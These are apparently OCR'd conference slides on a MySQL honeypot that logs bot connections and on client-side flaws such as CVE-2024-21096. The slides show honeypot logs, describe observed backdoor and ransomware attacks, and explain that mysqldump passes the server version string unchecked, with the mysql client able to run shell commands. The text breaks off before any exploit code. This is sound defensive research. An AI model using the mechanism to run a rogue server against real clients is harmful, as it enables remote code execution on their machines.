Atomic Honeypot: A MySQL Honeypot That Drops Shells

Alexander Rubin
Principal Security Engineer
Amazon Web Services
https://www.linkedin.com/in/alexanderrubin/

Martin Rakhmanov
Senior Security Engineer
Amazon Web Services
https://www.linkedin.com/in/jimm3rs/

Agenda: MySQL Honeypot Strikes Back!


- Part 1: High Interaction MySQL Honeypot
- Part 2: Vector: MySQL server can attack YOU!
  - CVE-2024-21096 – releasing details & demo
- Part 3: Atomic Honeypot is Dropping Shells

Goal: “Interact” with the attackers and download the evil code


MySQL Honeypot Strikes Back!

Part One: MySQL servers are under attack

- Bots are everywhere
  - They are scanning your servers
  - They do it fast, especially on the well known ports
  - Database servers are a big target



Part One: High Interaction MySQL Honeypot



Part One: High Interaction MySQL Honeypot

- MySQL Protocol
  - Server initiated
  - Client will not connect until it will get prompt


```
telnet 127.0.0.1 3306
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
J
8.0.35bK:0j64'o[I+{Umysql_native_password
```

Version


Salt

Plugin

Part One: High Interaction MySQL Honeypot

- Use Python to “fake” real MySQL Server, use `mysql_mimic`
- https://github.com/kelsin/mysql-mimic/tree/main/mysql_mimic

```
import logging
import asyncio
import sys
from mysql_mimic import (
    MysqlServer,
    IdentityProvider,
    User,
)
from mysql_mimic.auth import
AbstractClearPasswordAuthPlugin
```



Part One: High Interaction MySQL Honeypot

MySQL honeypot

Starting honeypot on "open" internet server

```
$ python3.7 honeypot_mysql.py
Starting MySQL server on port 3306...
Started new connection: 105381888
Date: 2024-07-08 12:27:56: IP: xx.xx.xx.xx
Attributes: {'_pid': '3899835',
'_platform': 'x86_64',
'_client_version': '8.0.37',
'_os': 'Linux',
'_client_name': 'libmysql'}
```

New connection

Connection attributes

Part One: High Interaction MySQL Honeypot

MySQL defines these attributes:

```
_client_version : The client library version.
_os : The operating system (for example, Linux , Win64 ).
_pid : The client process ID.
_platform : The machine platform (for example, x86_64 ).
_program_name : The client name.
_thread : The client thread ID (Windows only).
```

https://dev.mysql.com/doc/mysql-perfschema-excerpt/8.0/en/performance-schema-connection-attribute-tables.html

Part One: High Interaction MySQL Honeypot


```
{"_client_name":"MySql Connector/NET","_client_version":"6.9.6.0","_platform":"x86_64",
"program_name":"Taher SQL Checker.exe","_os":"Win64","_os_details":"Microsoft Windows Server 2012 R2 Standard
Evaluation"}

{"_client_name":"mysql-connector-net","_client_licence":"GPL-2.0","_client_version":"8.0.19.0","_os":"Windows-8-
6.2","_platform":"x86_32","_os_details":"Microsoft Windows Server 2019
Datacenter","_framework":".NETFramework,Version=v4.7"}

{"_os":"Linux","_client_name":"libmariadb","_client_version":"3.1.21","_platform":"x86_64}

{"_os":"Linux","_client_name":"libmariadb","_client_version":"3.1.21","_platform":"x86_64","program_name":"mysqldump"}

{"_os":"Linux","_client_name":"libmariadb","_client_version":"3.3.8","_platform":"x86_64","_server_host":"x.x.x.x"}

{"_os":"Win32","_client_name":"libmysql","_platform":"x86","_client_version":"5.6.14"}

{"_os":"osx10.11","_client_name":"libmysql","_client_version":"5.7.16","_platform":"x86_64","program_name":"mysql"}

{"_os":"osx10.8","_client_name":"libmysql","_client_version":"5.6.21","_platform":"x86_64"}

{"_platform":"x86_64","_client_version":"8.0.37","_os":"Linux","_client_name":"libmysql"}
```


Lots of useful info
who connects from what host, what client version, etc

Part One: 2 major attacks on MySQL

Attack 1: Attempt to “own” MySQL servers / backdoor

```
{
  "_os": "Win32",
  "_client_name": "libmysql",
  "_platform": "x86",
  "_client_version": "5.6.14"
}
```

Really old version
MySQL 5.6.14 (***2013-09-20***)

1. Writes shared library to “plugin_dir”
2. Executes code on the server

Only works with servers
circa 2013-2014

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/handshake-with-mysql-bots/

Part One: 2 major attacks on MySQL

Attack 2: Ransomware attack: downloads and deletes the data, asks for ransom


```
{
  "_os": "Linux",
  "_client_name": "libmariadb",
  "_client_version": "3.3.9",
  "_platform": "x86_64"
}
```

Uses relatively recent MariaDB drivers

```
{
  "_os": "Linux",
  "_client_name": "libmariadb",
  "_client_version": "3.1.21",
  "_platform": "x86_64",
  "program_name": "mysqldump"
}
```

Downloads tables using mysqldump util

Atomic Honeypot Strikes Back!




Part Two: Juggling CVEs


Part Two: MySQL Server attacks MySQL Client

Very old method

MySQL Client Arbitrary File Read



MySQL Client RCE CVE-2023-21980



We found it in 2023
Presented at HITB Amsterdam 2023

http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/

https://conference.hitb.org/hitbsecconf2023ams/session/how-mysql-servers-can-attack-you

Part Two: CVE-2024-21096

Newly released


MySQL Client RCE 2: CVE-2024-21096

Exploit POC

Part Two: MySQL Client RCE 2: CVE-2024-21096

mysqldump — A Database Backup Program


The **mysqldump** client utility performs logical backups, producing a set of SQL statements that can be executed to reproduce the original database object definitions and table data.



Part Two: MySQL Client RCE 2: CVE-2024-21096

mysqldump is useful for populating databases by copying data from one MySQL server to another:

```
mysqldump --opt db_name | mysql --
host=remote_host -C db_name
```



mysql sends each SQL statement passed to it to the server to be executed. There is also a set of meta commands that **mysql** itself interprets.

system (\!) Execute a system shell command.

Part Two: MySQL Client RCE 2: CVE-2024-21096

Usually mysqldump processes values received from the server before emitting them.

Except for the mysql version string… (part of MySQL protocol)

mysqldump does not validate the server version received:

```
783         print_comment(
